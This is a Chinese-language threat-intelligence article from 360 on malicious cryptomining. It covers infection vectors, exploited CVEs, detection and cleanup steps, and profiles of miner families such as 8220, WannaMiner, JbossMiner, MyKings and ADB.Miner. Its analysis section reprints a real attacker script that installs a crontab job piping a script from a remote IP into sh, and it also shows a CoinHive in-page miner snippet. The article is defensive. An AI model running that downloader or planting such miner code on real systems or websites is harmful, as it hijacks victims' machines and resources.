恶意挖矿攻击的现状、检测及处置

发布时间：2018-11-16 10:30:23

引言

对于企业机构和广大网民来说，除了面对勒索病毒这一类威胁以外，其往往面临的另一类广泛的网络威胁类型就是感染恶意挖矿程序。恶意挖矿，就是在用户 不知情或未经允许的情况下，占用用户终端设备的系统资源和网络资源进行挖矿，从而获取虚拟币牟利。其通常可以发生在用户的个人电脑，企业网站或服务器，个 人手机，网络路由器。随着近年来虚拟货币交易市场的发展，以及虚拟货币的金钱价值，恶意挖矿攻击已经成为影响最为广泛的一类威胁攻击，并且影响着企业机构 和广大个人网民。

为了帮助企业机构和个人网民应对恶意挖矿程序攻击，发现和清除恶意挖矿程序，防护和避免感染恶意挖矿程序，360威胁情报中心整理了如下针对挖矿活动相关的现状分析和检测处置建议。

本文采用Q&A的形式向企业机构人员和个人网民介绍其通常关心的恶意挖矿攻击的相关问题，并根据阅读的人群分为企业篇和个人篇。

本文推荐如下类人员阅读：

企业网站或服务器管理员，企业安全运维人员， 关心恶意挖矿攻击的安全从业者和个人网民

企业篇

为什么会感染恶意挖矿程序

通常企业机构的网络管理员或安全运维人员遇到企业内网主机感染恶意挖矿程序，或者网站、服务器以及使用的云服务被植入恶意挖矿程序的时候，都不免提出“为什么会感染恶意挖矿程序，以及是如何感染的”诸如此类的问题。

我们总结了目前感染恶意挖矿程序的主要方式：

利用类似其他病毒木马程序的传播方式。

例如钓鱼欺诈，色情内容诱导，伪装成热门内容的图片或文档，捆绑正常应用程序等，当用户被诱导内容迷惑并双击打开恶意的文件或程序后，恶意挖矿程序会在后台执行并悄悄的进行挖矿行为。

企业机构暴露在公网上的主机、服务器、网站和Web服务、使用的云服务等被入侵。

通常由于暴露在公网上的主机和服务由于未及时更新系统或组件补丁，导致存在一些可利用的远程利用漏洞，或由于错误的配置和设置了较弱的口令导致被登录凭据被暴力破解或绕过认证和校验过程。

360威胁情报中心在之前披露“8220挖矿团伙”[1]一文中就提到了部分常用的远程利用漏洞：WebLogic XMLDecoder反序列化漏洞、Drupal的远程任意代码执行漏洞、JBoss反序列化命令执行漏洞、Couchdb的组合漏洞、Redis、 Hadoop未授权访问漏洞。当此类0day漏洞公开甚至漏洞利用代码公开时，黑客就会立即使用其探测公网上存在漏洞的主机并进行攻击尝试，而此时往往绝 大部分主机系统和组件尚未及时修补，或采取一些补救措施。

内部人员私自安装和运行挖矿程序

企业内部人员带来的安全风险往往不可忽视，需要防止企业机构内部人员私自利用内部网络和机器进行挖矿牟利，避免出现类似“湖南某中学校长利用校园网络进行挖矿”的事件。

恶意挖矿会造成哪些影响

恶意挖矿造成的最直接的影响就是耗电，造成网络拥堵。由于挖矿程序会消耗大量的CPU或GPU资源，占用大量的系统资源和网络资源，其可能造成系统 运行卡顿，系统或在线服务运行状态异常，造成内部网络拥堵，严重的可能造成线上业务和在线服务的拒绝服务，以及对使用相关服务的用户造成安全风险。

企业机构遭受恶意挖矿攻击不应该被忽视，虽然其攻击的目的在于赚取电子货币牟利，但更重要的是在于揭露了企业网络安全存在有效的入侵渠道，黑客或网络攻击团伙可以发起恶意挖矿攻击的同时，也可以实施更具有危害性的恶意活动，比如信息窃密、勒索攻击。

恶意挖矿攻击是如何实现的

那么恶意挖矿攻击具体是如何实现的呢，这里我们总结了常见的恶意挖矿攻击中重要攻击链环节主要使用的攻击战术和技术。

初始攻击入口

针对企业和机构的服务器、主机和相关Web服务的恶意挖矿攻击通常使用的初始攻击入口分为如下三类：

远程代码执行漏洞

实施恶意挖矿攻击的黑客团伙通常会利用1-day或N-day的漏洞利用程序或成熟的商业漏洞利用包对公网上存在漏洞的主机和服务进行远程攻击利用并执行相关命令达到植入恶意挖矿程序的目的。

下表是结合近一年来公开的恶意挖矿攻击中使用的漏洞信息：

漏洞名称	相关漏洞编号	相关恶意挖矿攻击
永恒之蓝	CVE-2017-0144	MsraMiner，WannaMiner，CoinMiner
Drupal Drupalgeddon 2 远程代码执行	CVE-2018-7600	8220挖矿团伙[1]
VBScript引擎远程代码执行漏洞	CVE-2018-8174	Rig Exploit Kit利用该漏洞分发门罗比挖矿代码[3]

Apache Struts 远程代码执行	CVE-2018-11776	利用Struts漏洞执行CNRig挖矿程序[5]
WebLogic XMLDecoder反序列化漏洞	CVE-2017-10271	8220挖矿团伙[1]
JBoss反序列化命令执行漏洞	CVE-2017-12149	8220挖矿团伙[1]
Jenkins Java反序列化远程代码执行漏洞	CVE-2017-1000353	JenkinsMiner[4]

暴力破解

黑客团伙通常还会针对目标服务器和主机开放的Web服务和应用进行暴力破解获得权限外，例如暴力破解Tomcat服务器或SQL Server服务器，对SSH、RDP登录凭据的暴力猜解。

未正确配置导致未授权访问漏洞

还有一类漏洞攻击是由于部署在服务器上的应用服务和组件未正确配置，导致存在未授权访问的漏洞。黑客团伙对相关服务端口进行批量扫描，当探测到具有未授权访问漏洞的主机和服务器时，通过注入执行脚本和命令实现进一步的下载植入恶意挖矿程序。

下表列举了恶意挖矿攻击中常用的未授权漏洞。

漏洞名称	主要的恶意挖矿木马
Redis未授权访问漏洞	8220挖矿团伙[1]
Hadoop Yarn REST API未授权漏洞利用	8220挖矿团伙[1]

除了上述攻击入口以外，恶意挖矿攻击也会利用诸如供应链攻击，和病毒木马类似的传播方式实施攻击。

植入，执行和持久性

恶意挖矿攻击通常利用远程代码执行漏洞或未授权漏洞执行命令并下载释放后续的恶意挖矿脚本或木马程序。

恶意挖矿木马程序通常会使用常见的一些攻击技术进行植入，执行，持久化。例如使用WMIC执行命令植入，使用UAC Bypass相关技术，白利用，使用任务计划持久性执行或在Linux环境下利用crontab定时任务执行等。

下图为在8220挖矿团伙一文[1]中分析的恶意挖矿脚本，其通过写入crontab定时任务持久性执行，并执行wget或curl命令远程下载恶意程序。

```
...
if crontab -l | grep -q "46.249.38.186"
then
    echo "Cron exists"
else
    echo "Cron not found"
    LDR="wget -q -O -"
    if [ -s /usr/bin/curl ];
    then
        LDR="curl";
    fi
    if [ -s /usr/bin/wget ];
    then
        LDR="wget -q -O -";
    fi
    (crontab -l 2>/dev/null; echo "* * * * * $LDR http://46.249.38.186/cr.sh | sh > /dev/null 2>&1") | crontab -
fi
```


竞争与对抗

恶意挖矿攻击会利用混淆，加密，加壳等手段对抗检测，除此以外为了保障目标主机用于自身挖矿的独占性，通常还会出现"黑吃黑"的行为。例如：

修改host文件，屏蔽其他恶意挖矿程序的域名访问
搜索并终止其他挖矿程序进程
通过iptables修改防火墙策略，甚至主动封堵某些攻击漏洞入口以避免其他的恶意挖矿攻击利用

恶意挖矿程序有哪些形态

当前恶意挖矿程序主要的形态分为三种：

自开发的恶意挖矿程序，其内嵌了挖矿相关功能代码，并通常附带有其他的病毒、木马恶意行为

利用开源的挖矿代码编译实现，并通过PowerShell，Shell脚本或Downloader程序加载执行，如XMRig [7], CNRig [8]，XMR-Stak[9]。

其中XMRig是一个开源的跨平台的门罗算法挖矿项目，其主要针对CPU挖矿，并支持38种以上的币种。由于其开源、跨平台和挖矿币种类别支持丰富，已经成为各类挖矿病毒家族最主要的挖矿实现核心。

```
aUsageXmrigOpti db 'Usage: xmrig [OPTIONS]',0Ah
                                        ; DATA XREF: .text:000000000040C860↑o
                                        ; sub_40D700:loc_40D780↑o ...
                db 'Options:',0Ah
                db '  -a, --algo=ALGO          specify the algorithm to use',0Ah
                db '                             cryptonight',0Ah
                db '                             cryptonight-lite',0Ah
                db '                             cryptonight-heavy',0Ah
                db '  -o, --url=URL            URL of mining server',0Ah
                db '  -O, --userpass=U:P       username:password pair for mining serv'
                db 'er',0Ah
                db '  -u, --user=USERNAME      username for mining server',0Ah
                db '  -p, --pass=PASSWORD      password for mining server',0Ah
                db '      --rig-id=ID          rig identifier for pool-side statistic'
                db 's (needs pool support)',0Ah
                db '  -t, --threads=N          number of miner threads',0Ah
                db '  -v, --av=N               algorithm variation, 0 auto select',0Ah
                db '  -k, --keepalive          send keepalived for prevent timeout (n'
                db 'eed pool support)',0Ah
                db '  -r, --retries=N          number of times to retry before switch'
                db ' to backup server (default: 5)',0Ah
                db '  -R, --retry-pause=N      time to pause between retries (default'
                db ': 5)',0Ah
                db '      --cpu-affinity       set process affinity to CPU core(s), m'
                db 'ask 0x3 for cores 0 and 1',0Ah
                db '      --cpu-priority       set process priority (0 idle, 2 normal'
                db ' to 5 highest)',0Ah
                db '      --no-huge-pages      disable huge pages support',0Ah
                db '      --no-color           disable colored output',0Ah
                db '      --variant            algorithm PoW variant',0Ah
                db '      --donate-level=N     donate level, default 5%% (5 minutes i'
                db 'n 100 minutes)',0Ah
                db '      --user-agent         set custom user-agent string for pool',0Ah
                db '  -B, --background         run the miner in the background',0Ah
                db '  -c, --config=FILE        load a JSON-format configuration file',0Ah
                db '  -l, --log-file=FILE      log all output to a file',0Ah
                db '  -S, --syslog             use system log for output messages',0Ah
                db '      --max-cpu-usage=N    maximum CPU usage for automatic thread'
                db 's mode (default 75)',0Ah
                db '      --safe               safe adjust threads and av settings fo'
                db 'r current CPU',0Ah
                db '      --nicehash           enable nicehash/xmrig-proxy support',0Ah
                db '      --print-time=N       print hashrate report every N seconds',0Ah
                db '      --api-port=N         port for the miner API',0Ah
                db '      --api-access-token=T access token for API',0Ah
                db '      --api-worker-id=ID   custom worker-id for API',0Ah
                db '      --api-ipv6           enable IPv6 support for API',0Ah
                db '      --api-no-restricted  enable full remote access (only if API'
                db ' token set)',0Ah
                db '  -h, --help               display this help and exit',0Ah
```

Javascript脚本挖矿，其主要是基于CoinHive[6]项目调用其提供的JS脚本接口实现挖矿功能。由于JS脚本实现的便利性，其可以方便的植入到入侵的网站网页中，利用访问用户的终端设备实现挖矿行为。

```
1  <script src="https://coinhive.com/lib/coinhive.min.js"></script>
2  <script>
3      var miner = new CoinHive.Anonymous('eXnvyAQwXxGV80C4fGuiRiDZiDpDaSrf',{
4          threads:4,
5          throttle: 0.6
6  });
7      miner.start();
8  </script>
9
```

如何发现是否感染恶意挖矿程序

那么如何发现是否感染恶意挖矿程序，本文提出几种比较有效而又简易的排查方法。

“肉眼”排查或经验排查法


由于挖矿程序通常会占用大量的系统资源和网络资源，所以结合经验是快速判断企业内部是否遭受恶意挖矿攻击的最简易手段。

通常企业机构内部出现异常的多台主机卡顿情况并且相关主机风扇狂响，在线业务或服务出现频繁无响应，内部网络出现拥堵，在反复重启，并排除系统和程序本身的问题后依然无法解决，那么就需要考虑是否感染了恶意挖矿程序。

技术排查法

1. 进程行为

通过top命令查看CPU占用率情况，并按C键通过占用率排序，查找CPU占用率高的进程。




2. 网络连接状态

通过netstat -anp命令可以查看主机网络连接状态和对应进程，查看是否存在异常的网络连接。

3. 自启动或任务计划脚本

查看自启动或定时任务列表，例如通过crontab查看当前的定时任务。




4. 相关配置文件

查看主机的例如/etc/hosts，iptables配置等是否异常。

5. 日志文件

通过查看/var/log下的主机或应用日志，例如这里查看/var/log/cron*下的相关日志。



6. 安全防护日志

查看内部网络和主机的安全防护设备告警和日志信息，查找异常。

通常在企业安全人员发现恶意挖矿攻击时，初始的攻击入口和脚本程序可能已经被删除，给事后追溯和还原攻击过程带来困难，所以更需要依赖于服务器和主机上的终端日志信息以及企业内部部署的安全防护设备产生的日志信息。

如何防护恶意挖矿攻击

如何防护恶意挖矿攻击：

1. 企业网络或系统管理员以及安全运维人员应该在其企业内部使用的相关系统，组件和服务出现公开的相关远程利用漏洞时，尽快更新其到最新版本，或在为推出安全更新时采取恰当的缓解措施

2. 对于在线系统和业务需要采用正确的安全配置策略，使用严格的认证和授权策略，并设置复杂的访问凭证

3. 加强企业机构人员的安全意识，避免企业人员访问带有恶意挖矿程序的文件、网站

4. 制定相关安全条款，杜绝内部人员的主动挖矿行为

个人篇

个人用户面对的恶意挖矿问题

相比企业机构来说，个人上网用户面对着同样相似的恶意挖矿问题，如个人电脑，手机，路由器，以及各类智能设备存在被感染和用于恶意挖矿的情况。像现 在手机的硬件配置往往能够提供很高的算力。360威胁情报中心在今年早些就配合360网络研究院及多个安全部门联合分析和披露了名为ADB.Miner的 安卓蠕虫[2]，其就是利用智能电视或智能电视盒子进行恶意挖矿。

当用户安装了内嵌有挖矿程序模块的APP应用，或访问了植入有挖矿脚本的不安全网站或被入侵的网站，往往就会造成设备算力被用于恶意挖矿。而其影响通常会造成设备和系统运行不稳定，异常发热和耗电，甚至会影响设备的使用寿命和电池寿命。

如何避免感染恶意挖矿程序

以下我们提出几点安全建议让个人用户避免感染恶意挖矿程序：

1. 提高安全意识，从正常的应用市场和渠道下载安装应用程序，不要随意点击和访问一些具有诱导性质的网页；

2. 及时更新应用版本，系统版本和固件版本；

3. 安装个人终端安全防护软件。

典型的恶意挖矿恶意代码家族及自查方法

8220挖矿攻击


概述

挖矿攻击名称	8220团伙挖矿攻击
涉及平台	Linux
相关恶意代码家族	未命名
攻击入口	利用多种远程执行漏洞和未授权访问漏洞
相关漏洞及编号	WebLogic XMLDecoder反序列化漏洞、Drupal的远程任意代码执行漏洞、JBoss反序列化命令执行漏洞、Couchdb的组合漏洞、Redis、Hadoop未授权访问漏洞
描述简介	8220团伙挖矿攻击是360威胁情报中心发现的挖矿攻击黑客团伙，其主要针对高校相关的Linux服务器实施挖矿攻击。

自查办法


1. 执行netstat -an命令，存在异常的8220端口连接

2. top命令查看CPU占用率最高的进程名为java，如下图为利用Hadoop未授权访问漏洞攻击




3. 在/var/tmp/目录下存在如java、pscf3、w.conf等名称的文件

4. 执行crontab -u yarn -l命令查看是否存在可疑的定时任务



5. 通过查看/var/log/cron*相关的crontab日志，看是否存在利用wget访问和下载异常的远程shell脚本



如何清除和防护

1. 终止挖矿进程，删除/var/tmp下的异常文件

2. 删除异常的crontab任务

3. 检查是否存在上述漏洞的组件或服务，若存在则更新相关应用和组件到最新版本，若组件或服务未配置远程认证访问，则开启相应的认证配置

WannaMiner/MsraMiner/HSMiner

概述

挖矿攻击名称	WannaMiner
涉及平台	Windows
相关恶意代码家族	WannaMiner，MsraMiner，HSMiner
攻击入口	使用永恒之蓝漏洞
相关漏洞及编号	CVE-2017-0144
描述简介	WannaMiner是一个非常活跃的恶意挖矿家族，曾被多个安全厂商披露和命名，包括WannaMiner，MsraMiner、HSMiner。其最 早活跃于2017年9月，以使用“永恒之蓝”漏洞为攻击入口以及使用 “Mimikatz”凭证窃取工具攻击服务器植入矿机，并借助PowerShell和WMI实现无文件。

自查方法

1. 检查是否存在任务计划名为：“Microsoft\Windows\UPnP\Spoolsv”的任务
2. 检查%windir%目录下是否存在cls.bat和spoolsv.exe和windows.exe文件
3. 并检查是否存在可疑的java.exe进程

如何清除

1. 删除检查到的可疑的任务计划和自启动项
2. 结束可疑的进程如运行路径为：%windir%\IME\Microsofts\和运行路径为%windir%\spoolsv.exe和%windir%\windows.exe的进程
3. 删除c盘目录下的012.exe和023.exe文件

防护方法

1. 安装Windows系统补丁并保持自动更新
2. 如果不需要使用Windows局域网共享服务，可以通过设置防火墙规则来关闭445等端口
3. 安装360天擎或360安全卫士可有效防护该类挖矿病毒的攻击

JbossMiner

概述

挖矿攻击名称	JbossMiner
涉及平台	Windows，Linux 服务器或主机
相关恶意代码家族	JbossMiner
攻击入口	利用多种远程执行漏洞和未授权访问漏洞
相关漏洞及编号	jboss漏洞利用模块，structs2利用模块，永恒之蓝利用模块，mysql利用模块，redis利用模块，Tomcat/Axis利用模块
描述简介	JbossMiner主要是通过上述六大漏洞模块进行入侵和传播，并植入挖矿木马获利。其挖矿木马同时支持windows和linux两种平台，根据不同的平台传播不同的payload。

自查方法

Linux平台

1. 检查是否存在/tmp/hawk 文件
2. 检查是否存在/tmp/lower*.sh或/tmp/root*.sh文件
3. 检查crontab中是否有可疑的未知定时任务

Windows平台

1. 检查是否有名为Update*的可疑计划任务和Updater*的可疑启动项
2. 检查是否存在%temp%/svthost.exe和%temp%/svshost.exe文件
3. 检查是否存在一个rigd32.txt的进程

如何清除

Linux平台

可以执行如下步骤执行清除：

1. 删除crontab中可疑的未知定时任务
2. 删除/tmp/目录下的bashd、lower*.sh、root*.sh等可疑文件
3. 结束第2步发现的各种可疑文件对应的可疑进程。

Windows平台

可以执行如下步骤进行清除：

1. 删除可疑的计划任务和启动项
2. 结束进程中名为svshost.exe、svthost.exe的进程
3. 结束可疑的powershell.exe、regd32.txt等进程
4. 清空%temp%目录下的所有缓存文件

防护方法

1. 如果不需要使用Windows局域网共享服务，可以通过设置防火墙规则来关闭445等端口
2. 修改服务器上的数据库密码，设置为更强壮的密码
3. 安装系统补丁和升级产品所使用的类库
4. Windows下可以安装360天擎或360安全卫士可有效防护该类挖矿病毒的攻击

MyKings

MyKings是一个大规模多重僵尸网络，并安装门罗币挖矿机，利用服务器资源挖矿。

概述

挖矿攻击名称	MyKings
涉及平台	Windows平台

相关恶意代码家族	DDoS、Proxy、RAT、Mirai
攻击入口	通过扫描开放端口，利用漏洞和弱口令进行入侵
相关漏洞及编号	永恒之蓝
描述简介	MyKings 是一个由多个子僵尸网络构成的多重僵尸网络，2017 年 4 月底以来，该僵尸网络一直积极地扫描互联网上 1433 及其他多个端口，并在渗透进入受害者主机后传播包括 DDoS、Proxy、RAT、Miner 在内的多种不同用途的恶意代码。

自查方法

1. 检查是否存在以下文件：

```
c:\windows\system\my1.bat

c:\windows\tasks\my1.job

c:\windows\system\upslist.txt

c:\program files\kugou2010\ms.exe

c:\windows\system\cab.exe

c:\windows\system\cabs.exe
```

2. 检查是否有名为xWinWpdSrv的服务

如何清除

可以执行如下步骤进行清除：

1. 删除自查方法1中所列的文件

2. 停止并删除xWinWpdSrv服务

防护办法

从僵尸网络当前的攻击重点来看，防范其通过1433端口入侵计算机是非常有必要的。此外，Bot程序还有多种攻击方式尚未使用，这些攻击方式可能在未来的某一天被开启，因此也需要防范可能发生的攻击。对此，我们总结以下几个防御策略：

1. 对于未遭到入侵的服务器，注意msSQL，RDP，Telnet等服务的弱口令问题。如果这些服务设置了弱口令，需要尽快修改；

2. 对于无需使用的服务不要随意开放，对于必须使用的服务，注意相关服务的弱口令问题；

3. 特别注意445端口的开放情况，如果不需要使用Windows局域网共享服务，可以通过设置防火墙规则来关闭445等端口。并及时打上补丁更新操作系统。

4. 关注服务器运行状况，注意CPU占用率和进程列表和网络流量情况可以及时发现系统存在的异常。此外，注意系统账户情况，禁用不必要的账户。

5. Windows下可以安装360天擎或360安全卫士可有效防护该类挖矿病毒的攻击

ADB.Miner挖矿攻击自查方法


概述

挖矿攻击名称	ADB.Miner


涉及平台	搭载安卓系统的移动终端，智能设备
相关恶意代码家族	ADB.Miner
攻击入口	利用安卓开启的监听5555端口的ADB调试接口传播
相关漏洞及编号	无
描述简介	ADB.Miner是由360发现的利用安卓设备的ADB调试接口传播的恶意挖矿程序，其支持利用xmrig和coinhive两种形式进行恶意挖矿。

自查方法

1. 执行top命令，按“C”查看CPU占用率进程，存在类似com.ufo.miner的进程



2. 执行ps | grep debuggerd命令，存在/system/bin/debuggerd_real进程



3. 执行ls /data/local/tmp命令，查看目录下是否存在如下文件名称：droidbot, nohup, bot.dat, xmrig*, invoke.sh, debuggerd等。

如何清除

可以执行如下步骤进行清除：

1. pm uninstall com.ufo.miner移除相关挖矿程序APK

2. 执行ps | grep /data/local/tmp列举相关挖矿进程，执行kill -9进行终止

3. 执行rm命令删除/data/local/tmp下相关文件

4. mv /system/bin/debuggerd_real /system/bin/debuggerd恢复debuggerd文件

防护办法

可以采用如下方式进行防护：

1. 进入设置界面，关闭adb调试或adb wifi调试开关

2. 执行setprop service.adb.tcp.port设置调试端口为其他值，ps | grep adbd获得adbd进程并执行kill -9进行终止

3. 在root权限下可以配置iptables禁止外部访问5555端口：

```
iptables -A INPUT -p tcp -m tcp --dport 5555 -j REJECT
```

总结

由于获益的直接性，恶意挖矿攻击已经成为当前最为泛滥的一类网络威胁之一，对其有一个全面的了解对于防范此类攻击是一种典型的战术级威胁情报的掌 握。企业和机构在威胁情报的支持下采取相应的防护措施，比如通过安全防护设备和服务来更自动化更及时地发现、检测和响应恶意挖矿攻击，360天擎、360 安全卫士等终端工具可以有效地发现和阻断包括挖矿在内各类威胁，如需要人工支持可以联系 cert@360.net 。

附录

附录一 恶意挖矿常见攻击入口列表

漏洞名称	相关CVE编号	涉及平台或组件	详细信息	相关参考

永恒之蓝系列漏洞	CVE-2017-0143 CVE-2017-0144 CVE-2017-0145 CVE-2017-0146 CVE-2017-0148	Microsoft Windows Vista SP2 Windows Server 2008 SP2、R2 SP1 Windows 7 SP1 Windows 8.1 Windows Server 2012 Gold和R2 Windows RT 8.1 Windows 10 Gold，1511、1607 Windows Server 2016	Microsoft Windows中的SMBv1服务器存在远程代码执行漏洞，远程攻击者可借助特制的数据包利用该漏洞执行任意代码。	https://www.anquanke.com/ https://www.freebuf.com/vu
WebLogic XMLDecoder反序列化漏洞	CVE-2017-3506 CVE-2017-10271	Oracle WebLogic Server 10.3.6.0.0 Oracle WebLogic Server 12.1.3.0.0 Oracle WebLogic Server 12.2.1.1.0	Oracle Fusion Middleware中的Oracle WebLogic Server组件的WLS Security子组件存在安全漏洞。使用精心构造的xml数据可能造成任意代码执行，攻击者只需要 发送精心构造的xml恶意数据，就可以拿到目标服务器的权限。	https://www.anquanke.com/ https://www.anquanke.com/
Redis未授权访问漏洞		影响所有未开启认证的redis服务器	Redis 默认情况下，会绑定在0.0.0.0:6379，在没有利用防火墙进行屏蔽的情况下，将会将Redis服务暴露到公网上，如果在没有开启认证的情况下，可以导致任意用户在可以 访问目标服务器的情况下未授权访问Redis以及读取Redis的数据。攻击者在未授权访问Redis的情况下利用Redis的相关方法，可以成功将自己 的公钥写入目标服务器的 ~/.ssh 文件夹的authotrized_keys 文件中，进而可以直接登录目标服务器；如果Redis服务是以root权限启动，可以利用该问题直接获得服务器root权限	https://www.anquanke.com/

JBosss反序列化漏洞	CVE-2017-12149	JBOSS Application Server 5.X JBOSS Application Server 6.X	该漏洞位于JBoss的HttpInvoker组件中的 ReadOnlyAccessFilter过滤器中，其doFilter方法在没有进行任何安全检查和限制的情况下尝试将来自客户端的序列化数据流进行反序列化，导致攻击者可以通过精心设计的序列 化数据来执行任意代码。JBOSSAS 6.x也受该漏洞影响，攻击者利用该漏洞无需用户验证在系统上执行任意命令，获得服务器的控制权。	http://cve.mitre.org/cgi-bin/name=CVE-2017-12149
Hadoop Yarn未授权访问漏洞		影响Apache Hadoop YARN资源管理系统对外开启的以下服务端口: yarn.resourcemanager.webapp.address，默认端口8088 yarn.resourcemanager.webapp.https.address，默认端口8090	Hadoop Yarn未授权访问漏洞主要因Hadoop YARN 资源管理系统配置不当，导致可以未经授权进行访问，从而被攻击者恶意利用。攻击者无需认证即可通过REST API部署任务来执行任意指令，最终完全控制服务器。	https://www.anquanke.com/
MikroTik路由器漏洞	CVE-2018-14847	影响从6.29到6.42的所有版本的RouterOS	该漏洞允许攻击者在未经授权的情况下，无需用户交互，可访问路由器上的任意文件。同时启动web代理，将请求重定向到error.html，并在该页面内嵌恶意挖矿JS脚本	https://www.anquanke.com/
